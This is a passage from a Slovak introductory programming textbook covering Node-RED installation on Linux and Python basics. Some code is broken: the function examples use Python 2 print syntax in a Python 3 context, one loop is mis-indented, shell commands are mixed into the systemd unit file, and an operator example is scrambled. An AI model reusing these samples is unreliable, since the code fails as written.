Ďalšie detaily k jazyku Blockly, hotové riešenia, návody a online editor sú k dispozícii na stránkach projektu: <https://developers.google.com/blockly/>

### Node-RED

Pre vývoj komplexných IoT riešení je na trhu k dispozícii aj open-source vizuálno-programovací nástroj Node-RED (<https://nodered.org/>). Tento nástroj pochádza z dielne spoločnosti IBM, ktorá sa aktívne podieľa na vývoji IoT infraštruktúry a IoT štandardov. Jeho veľkou výhodou je, že funguje vo webovom prehliadači.

Node-RED je možné nainštalovať:

- Lokálny počítač
- Na doskový počítač typu Raspberry Pi
- Android zariadenie
- Do cloutu (napríklad Amazon, Google)

Základným predpokladom funkčnosti celého systému je mať nainštalované Node JS 8.x LTS.

### Proces inštalácie pre OS Linux

1. Spustite terminál a zadajte nasledujúce príkazy.
2. Inštalácia Node-JS prostredia  


```
sudo apt install nodejs-legacy
```
3. Inštalácia npm balíčkovacieho systému  

```
sudo apt install npm
```
4. Inštalácia Node-RED  

```
sudo npm install -g --unsafe-perm node-red node-red-admin
```
5. Povolenie predvoleného Nore-RED portu 1880 na Linuxovom firewalle.  

```
sudo ufw allow 1880
```
6. Spustenie Node-RED  

```
node-red
```
7. Otvorte prehliadač a zadajte novú adresu: <http://localhost:1880>. K Node-RED je možné teraz získať aj vzdialený prístup. Stačí poznať IP adresu zariadenia, kde je Node-RED nainštalovaný. Nová URL adresa pre vzdialený prístup by mala napríklad tvar:  
<http://192.168.1.100:1880>



### Automatické spustenie

V prípade, že potrebujete zaistiť aby sa Node-RED spustil automaticky po každom reštarte systému, prípadne po páde služby, musíte ho zaregistrovať do **systemd** daemona.

Automatické spustenie je veľmi užitočná vlastnosť v prípade IoT riešení, pretože neočakávané situácie ako výpadok napäťa, vyčerpanie pamäte, prípadne DDoS útok na zariadenie sú pomerne ľahko realizovateľné a veľmi pravdepodobné.

1. Vytvorte nový súbor cez nano editor

```
sudo nano /etc/systemd/system/node-red.service
```

2. Do nového súboru vložte konfiguráciu:

```
[Unit]
Description=Node-RED

After=syslog.target network.target

[Service]
ExecStart=/usr/local/bin/node-red-pi --max-old-space-size=128 -v
Restart=on-failure
KillSignal=SIGINT

# log output to syslog as 'node-red'
SyslogIdentifier=node-red
StandardOutput=syslog

# non-root user to run as
WorkingDirectory=/home/UTILISATEUR/
User=UTILISATEUR
Group=UTILISATEUR

[Install]
WantedBy=multi-user.target

3. Zaregistrujte súbor cez systemd daemon
sudo systemctl enable node-red

4. Zastavte manuálne spustenú inštanciu aplikácie Node-RED
node-red-stop

5. Spustite Node-RED ako službu cez systemd.
sudo systemctl start node-red
```

### 3.5 Textové programovanie

Vizuálne programovanie bolo predstavené ako alternatívny prístup, ktorý zjednodušuje začiatočníkom programátorom vstup do sveta programovania. Bežne sa používajú rozhrania kde sa funkčný kód definuje s pomocou textových príkazov.

#### Python

Python je interpretovaný programovací jazyk určený pre všeobecné programovanie. Namiesto toho, aby bola všetka jeho funkčnosť postavená na jadre, Python bol navrhnutý tak, aby bol vysoko modulárny. K dispozícii je niekoľko stoviek modulov, ktoré z neho robia rozšíriteľný jazyk pre potreby akéhokoľvek projektu. Táto kompaktná modulárnosť robí Python obzvlášť populárny. Dôležitým cieľom autorov jazyka Python je zachovanie zábavy počas tvorby aplikácií. To sa odzrkadľuje aj v názve jazyka - podľa britskej komediálnej skupiny Monty Python.

#### Python prostredie

Python je interpretovaný jazyk, ktorý sa dodáva ako bežná súčasť mnohých operačných systémov Linux. Obrovskou výhodou interpretovaných jazykov je možnosť písanie zdrojového kódu v ľubovoľnom textovom editore. Kód je následne spustený prekladačom, ktorý kód interpretuje. Nie je vyžadovaný žiadnen kompilátor ako je tomu v prípade kompilovaných jazykov typu C, Java.

Overiť, že Python prostredie je nainštalované, je možné s použitím nasledujúcich príkazov:

```
> whereis python
```

```
python: /usr/bin/python2.7 /usr/bin/python3.5 /usr/bin/python3.5m  
/usr/bin/python /usr/lib/python2.7 /usr/lib/python3.5 /etc/python2.7  
/etc/python3.5 /etc/python /usr/local/lib/python2.7  
/usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/python  
/usr/share/man/man1/python.1.gz
```

Zobrazený výstup určuje cesty k adresárom v systéme, kde sú nainštalované Python knižnice. Pokial' ste obdržali podobný výstup, môžeme spustiť Python shell, v ktorom sa dajú interpretovať príkazy. V súčasnosti sú najrozšírenejšie dve verzie - Python 2.7 a Python 3. Vzhľadom na blížiaci sa koniec podpory Python verzie 2.7 sa budeme v knihe ďalej odkazovať na Python verzie 3.

```
> python3
```

```
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
```

```
[GCC 5.4.0 20160609] on linux
```

```
Type "help", "copyright", "credits" or "license" for more  
information.
```

**TIP!**

Pre začiatočníkov a pokročilých je k dispozícii predpripravené prostredie Python a R, s názvom Anaconda (<https://www.anaconda.com/download/>). Systém Anaconda má taktiež veľké



množstvo doplnkových knižníc a modulov, ktoré rozširujú funkčnosť prostredia. Napríklad o moduly OpenCV určené pre vývoj aplikácií založených na počítačovom videní.

## 3.6 Základy programovania

Pre písanie počítačových programov je predpokladom, znalosť anglického jazyka, ktorý je všeobecne rozšíreným jazykovým rozhraním.

Podobne ako každý jazyk má zavedenú gramatiku, ktorú je potrebné dodržiavať, aby sme správne komunikovali, aj väčšina programovacích jazykov má vlastnú „gramatiku“.

Medzi základné prvky programovacích jazykov patria:

- prostredie programovania,
- základná syntax,
- dátové typy,
- premenné,
- kľúčové slová,
- základné operátory,
- rozhodovacie podmienky,
- slučky (cykly),
- polia,
- funkcie,
- práca so súbormi,
- načítavania vstupov a výstupov (označované aj I/O).

O niektorých z týchto základných elementov si povieme na nasledujúcich stranách. Vzhľadom na komplexnosť problematiky programovania aplikácií, bude popis zameraný len na niekoľko základných znalostí. Pre účely jednoduchosti a rýchlosť pochopenia bude použitý jazyk Python a Blockly.

### 3.6.1 Premenné a konštandy

Premenná je virtuálne miesto v pamäti, ktoré slúži pre dočasné uloženie hodnoty, ktorá sa môže počas behu programu zmeniť. Jednoducho povedané, premenná je len poličko, do ktorého môžete vložiť informácie. Premenné môžete použiť na ukladanie rôznych druhov informácií - text, čísla, odkazy a tak podobne.

Konštantá je to isté ako premenná s jediným rozdielom, že jej hodnoty sa nastavia pri prvom spustení programu a následne sú počas celej doby nemenné.

Každá premenná alebo konštantá by mala mať vhodne zvolený dátový typ. Python podporuje tieto dátové typy:

- **numbers** - číselné hodnoty

```
var1 = 1
```

```
var2 = 10
```

- **string** - textové reťazce

```
str = 'Hello World!'
```

- **list** - zoznam, kde sú prvky uzatvorené v hranatých zátvorkách, oddelené čiarkou.

```
list = [ 'abcd', 786 , 2.23, 'john', 70.2 ]
```

- **tuple** - podobný typ ako zoznam (list). Rozdiel je v nemožnosti zmeny jeho obsahu. Tuple je n-tica, definovaná na začiatku, ktorej obsah nemôže byť zmenený počas behu programu.

```
tuple = ( 'abcd', 786 , 2.23, 'john', 70.2 )
```

- **dictionary** - slovník, ktorý predstavuje párové prepojenie premenných a ich hodnôt:

```
dict = {}
```

```
dict['one'] = "This is one"
```

```
dict[2]      = "This is two"
```

```
tinydict = {'name': 'john', 'code':6734, 'dept': 'sales'}
```

Priradenie hodnôt k premenným je v Pythone pomerne jednoduché. Relatívnu výhodou v porovnaní s kompilovanými jazykmi typu C alebo Java, je automatická identifikácia dátového typu. Programátor nemusí definovať aký dátový typ požaduje. Stačí priradiť hodnotu k premennej a prekladač automaticky vyberie vhodný dátový typ.

```
>>>question = "How old are you?"      # textový reťazec
>>>changing = 3      # číselná hodnota
>>>a = b = c = 1      # viacnásobné priradenie
>>>list = ['abcd',786,'john',70.2]  #možná zmena prvkov zoznamu
>>>tuple = ( 'abcd', 786 , 2.23, 'john', 70.2 ) #nemenný zoznam
```

### 3.6.2 Vstupy a výstupy

---

V programoch je často potrebné načítať hodnoty zadané používateľom aplikácie alebo z konfiguračného súboru. Ďalší veľmi častý prípad je výpis hodnôt na obrazovku alebo zápis do súboru. Po otvorení Python shell sa na obrazovke objaví reťazec **>>>**, ktorý hovorí o tom, že shell čaká na vstup od používateľa.

#### Textový reťazec

Načítanie používateľského vstupu a vloženie do premennej name

```
>>>name = input('What is your name?')
```

Výpis premennej na obrazovku terminálového okna:

```
>>>print('Hello, ' + name)
```

### Súbory

V niektorých prípadoch je žiadúce načítať súbory ako vstup. Čítanie súboru a vloženie obsahu do premennej f:

```
>>>f = open('test.txt', 'r')
```

Výpis načitaného obsahu po riadkoch:

```
>>>with open('test.txt') as f:  
>>>for line in f:  
>>>    print(line)  
>>>f.close()
```

Zápis do súboru

```
>>>file1 = open("TestFile.txt","w")  
>>>for i in range(1,10+1):  
>>>    print(i, file=file1)  
>>>file1.close()
```


### 3.6.3 Vvetenie programu

---

Podmienková štruktúra IF-ELSE sa používa na to, aby kód dokázal prijímať rozhodnutia. Po overení pravdivosti podmienky, program preskočí na zodpovedajúcej sekcie. To znamená, že ak testovaná podmienka je pravdivá, vykoná sa blok kódu IF. V opačnom prípade sa vykoná kód bloku ELSE. Ak sa vykoná kód IF, program už nevykoná kód bloku ELSE.

- Ak sa výraz vyhodnotí ako pravdivý, program pokračuje v zodpovedajúcej sekcií.
- Ak je tento výraz nepravdivý, vykoná sa ELSE sekcia a jej kód.

Princíp funkcionality IF-ELSE je bližšie popísaný na diagrame 3.10:



Obrázok 3.10

Bloková schéma pre rozhodovanie IF-ELSE.

### POZNÁMKA!

Pri grafickom formátovaní kódu sa využíva odsadzovanie (anglicky indentation). Odsadzovanie kódu je vhodné používať napríklad pri písaní funkcií, vetvení kódu s pomocou IF-ELSE a podobne. Existujú dve možnosti odsadzovania:

- S pomocou medzier (anglicky spaces)
- S pomocou tabulátora (anglicky tabs)

V kóde programacieho jazyka Python verzie 3, nie je povolené miešanie rôznych spôsobov odsadzovania kódu. Je potrebné si zvolať jeden, ktorý bude používaný naprieč celým zdrojovým kódom. Odporúča sa používať odsadzovanie s pomocou medzier. Pre jednu úroveň odsadenia sú vhodné 4 medzery. (bodka v nasledujúcom príklade predstavuje skrytý znak - medzeru)

```

if izb_teplota > akt_teplota:
    ....print("Vypni kúrenie")
else:

```

Ukážka zjednodušeného kódu testovania izbovej teploty a výpis príkazu pre riadiacu jednotku plynového kotla v jazyku Python:

```

izb_teplota = 22
akt_teplota = nacitaj_teplotu()
if izb_teplota > akt_teplota:
    print("Vypni kúrenie")

```


```
else:  
    print("Zapni kúrenie")
```

### POZNÁMKA!



Ukážkový kód je veľmi zjednodušený a nezohľadňuje niekoľko dôležitých aspektov, ktoré robia termostat inteligentným. Ide napríklad o hysteréziu, aktuálny stav kotla (zapnutý/vypnutý), okrajové podmienky vstupov (zadaná záporná hodnota, alebo príliš vysoká teplota) a podobne.

Podmienková štruktúra IF-ELSE v jazyku Blockly by mala takúto podobu:



Obrázok 3.11  
IF-ELSE v jazyku Blockly.

Pri návrhu kódu je často potrebné myslieť aj na okrajové podmienky, ktoré môžu nastať počas používania aplikácie. Ide napríklad o tieto situácie:

- Aké najvyššie číslo je možné zadať do aplikácie ako vstup?
- Čo sa stane ak používateľ zadá nulu?
- Čo sa stane ak používateľ nezadá číslo ale prázdnu hodnotu?
- Čo sa stane ak používateľ zadá písmeno namiesto číslice?
- Budú aplikáciou akceptované špeciálne znaky?

### 3.6.4 Cykly


V praxi je často potrebné opakovať určitej operácie. Napríklad overiť každé číslo v rozsahu, skontrolovať prvky poľa, otestovať znaky v reťazci či dokonca vytvoriť nekonečnú slučku programu, ktorá sa bude vykonávať stále dookola.

V programovacích jazykoch sa najčastejšie používajú nasledujúce cykly:

- FOR
- WHILE
- DO-WHILE

#### Cyklus FOR

Cykly FOR sa používajú na opakovanie vykonávanie bloku kódu pre konkrétny počet prípadov. Je obvyklé používať cykly FOR, keď je známy počet opakovaní.



Blok kódu sa vykonáva až do momentu, kedy podmienka prestane byť pravdivá. Napríklad index sa inkrementoval až dovtedy, než prekročil stanovenú hodnotu. Nasledujúci Python kód ukazuje implementáciu sčítavania čísel v poli s pomocou cyklu FOR.

```

# Načítanie zoznamu čísel

numbers = [6, 5, 3, 8, 4, 2, 5, 4, 11]

# deklarácie premennej pre výsledok

sum = 0

# iteratívne sčítavanie zoznamu

for val in numbers:


    sum = sum+val

# Výpis výsledku, ktorým je číslo 48

print("Súčet pola je:", sum)

```

V jazyku Blockly by takýto cyklus s vopred stanoveným počtom opakovaní mohol byť implementovaný s pomocou funkcie repeat.




Obrázok 3.13

Blockly – funkcia Repeat.

### Cyklus WHILE

Cyklus typu WHILE sa používa na vykonanie bloku kódu, pokiaľ je stanovená podmienka pravdivá. Pri cykle while sa najprv testuje podmienka a až následne sa vykonáva kód.



Obrázok 3.14

Cyklus WHILE.

Ak testovaná podmienka je takzvaná tautológia (vždy pravdivá, napríklad `while(true)`), slučka sa stane nekonečnou. Vo všeobecnosti sa táto podmienka používa v situáciach, kedy nie je vopred známy počet opakovania, ktoré sa majú vykonáť.

Pozrime si Python verziu príkladu pre iteratívne sčítavanie, kde počet iterácií je nastavený používateľom na začiatku programu.

```
# Načítanie používateľského vstupu

vstup = int(input("Zadaj počet opakovania: "))

# inicializácia premenných
```

```

sucet = 0

pocitadlo = 1

while pocitadlo <= vstup:

    sucet = sucet + pocitadlo

    pocitadlo = pocitadlo+1


# Vypíš výsledok

print("Výsledok súčtu je:", sucet)

```

Blockly verzia cyklu WHILE má dve podoby. K dispozícii je funkcia Repeat, ktorá môže mať dve varianty a vykonávať blok kódu podľa nastavenej podmienky:


- Repeat WHILE – kód sa vykonáva pokiaľ podmienka je stále platná. Napríklad: súčet < 30
- Repeat UNTIL – kód sa vykonáva pokiaľ podmienka nie je splnená. Napríklad: súčet > 30



### Cyklus DO-WHILE

Hlavný rozdiel DO-WHILE oproti cyklu WHILE je v poradí testovania podmienky. Pri DO-WHILE sa najprv vykoná blok kódu a až následne sa testuje podmienka. To znamená, že pri blok kódu bude vykonaný minimálne jedenkrát.

V niektorých prípadoch to môže byť žiaduce. Naopak v iných situáciách môže byť požadované aby program najprv otestoval podmienku, až následne rozhodol, či dôjde k spusteniu kódu.



Obrázok 3.16  
Cyklus DO-WHILE.

### 3.6.5 Matematické a porovnávacie operátory

V Pythone sú dostupné aj základné matematické operátory a porovnávacie operátory. Medzi nimi nájdeme napríklad:

- Základné aritmetické operátory
- Mocniny
- Modulo (zvyšok po delení)
- Negácia
- Porovnávacie operátory
- Booleovské operátory

Ich použitie interpretujú nasledujúce výpisy:

#### Matematické operátory

```
>>> x = 2
>>> y = 3
>>> z = 5
>>> x * y
6
>>> x + y
```

#### Modulo

```
>>> 10%7
3
>>> -10%7
4
```

```

5
>>> x * y + z
11
>>> (x + y) * z
25

```

### Mocniny

```
>>> 2**8
```

256

### Negácia

```
>>> x = 5
```

```
>>> -x
```

-5

Porovnávacie operátory sa využívajú hlavne v pri testovaní podmienok IF-ELSE.

Operátor	Význam
<	Menej než
>	Viac než
<=	Menej ale rovná sa
>=	Viac alebo rovná sa
==	Rovná sa
!=	Nerovná sa

**Tabuľka 3.1**  
**Porovnávacie operátory.**

Ukážka použitia porovnávacích operátorov:

```

>>> 2 == 3
False
>>> 3 == 3
True
>>> 2 < 3
True
>>> "a" < "aa"
True

```

## ZAPAMÄTAJTE SI!



Pri používaní operátorov je potrebné rozlišovať medzi porovnávaním a priradením.

- X == 5 je porovnanie
- X = 5 je priradenie

Booleovské operátory sa používajú pre rozšírenie testovaných podmienok IF-ELSE. Štandardne sa testuje jedna podmienka. S pomocou booleovských operátorov je možné testovať splnenie niekoľkých podmienok súčasne.

OR	AND	NOT
<pre>if a or b:     do_this else:     do_this</pre>	<pre>if a and b:     do_this else:     do_this</pre>	<pre>if not a:     do_this else:     do_this</pre>

**Tabuľka 3.2**  
**Booleovské operátory.**

### 3.6.6 Funkcie

Funkcie sú malé podprogramy, ktoré vykonávajú špecifické operácie. Medzi niekoľko hlavných benefitov používania funkcií v programovaní patrí:

- Zlepšenie prehľadnosti kódu
- Odstránenie duplicit v kóde
- Zrýchlenie celého programu
- Šetrenie pamäťového miesta
- V prípade objektového programovania zlepšenie bezpečnosti aplikácie
- Jednoduchšia diagnostika problémov
- Možnosť rozdelenia aplikácie na fázy
- Možnosť rozdelenia prác medzi viac programátorov

Funkcie môžu byť súčasťou hlavného programu, knižnice alebo externého modulu, ktorý sa importuje do hlavného programu.

#### Deklarácia funkcia

Nasledujúca funkcia načíta reťazec **str** ako vstupný parameter a vypíše ho na obrazovku.

```
def printme( text ):  
  
    print text
```

### **Volanie funkcie**

Definovanie funkcie poskytuje iba jej názov, špecifikuje parametre, ktoré majú byť zahrnuté do funkcie a štruktúry blokov kódu. Po dokončení základnej deklarácie funkcie je potrebné funkciu zavolať.

```
#!/usr/bin/python3

# Deklarácia funkcie

def printme( text ):

    print text

# Volanie funkcie

printme("Toto je testovanie volania funkcie printme!")
```

### **3.6.7 Rozšírenia**

---

Výhodou jazyka Python je existencia veľkého množstva knižníc pre rôzne oblasti a použitie. V repozitároch môžete nájsť napríklad moduly a knižnice pre tvorbu grafických používateľských rozhraní, webových aplikácií, automatizáciu, prácu s databázovými systémami, spracovanie textu a obrazu a mnoho iných funkcií.

V základnej inštalácii Pythonu je už obsiahnutých niekoľko desiatok modulov. V prípade, že potrebujete špecifické, musíte ich doinštalovať manuálne. Pre zjednodušenú inštaláciu bol vytvorený balíčkovací systém pip, podobný ako poznáme z prostredia linuxu apt, prípadne dnf.

Inštalácia OpenCV modulu pre vývoj aplikácií pre počítačové videnie:

```
pip install opencv-python
```

Import modulu do zdrojového kódu:

```
import cv2
```

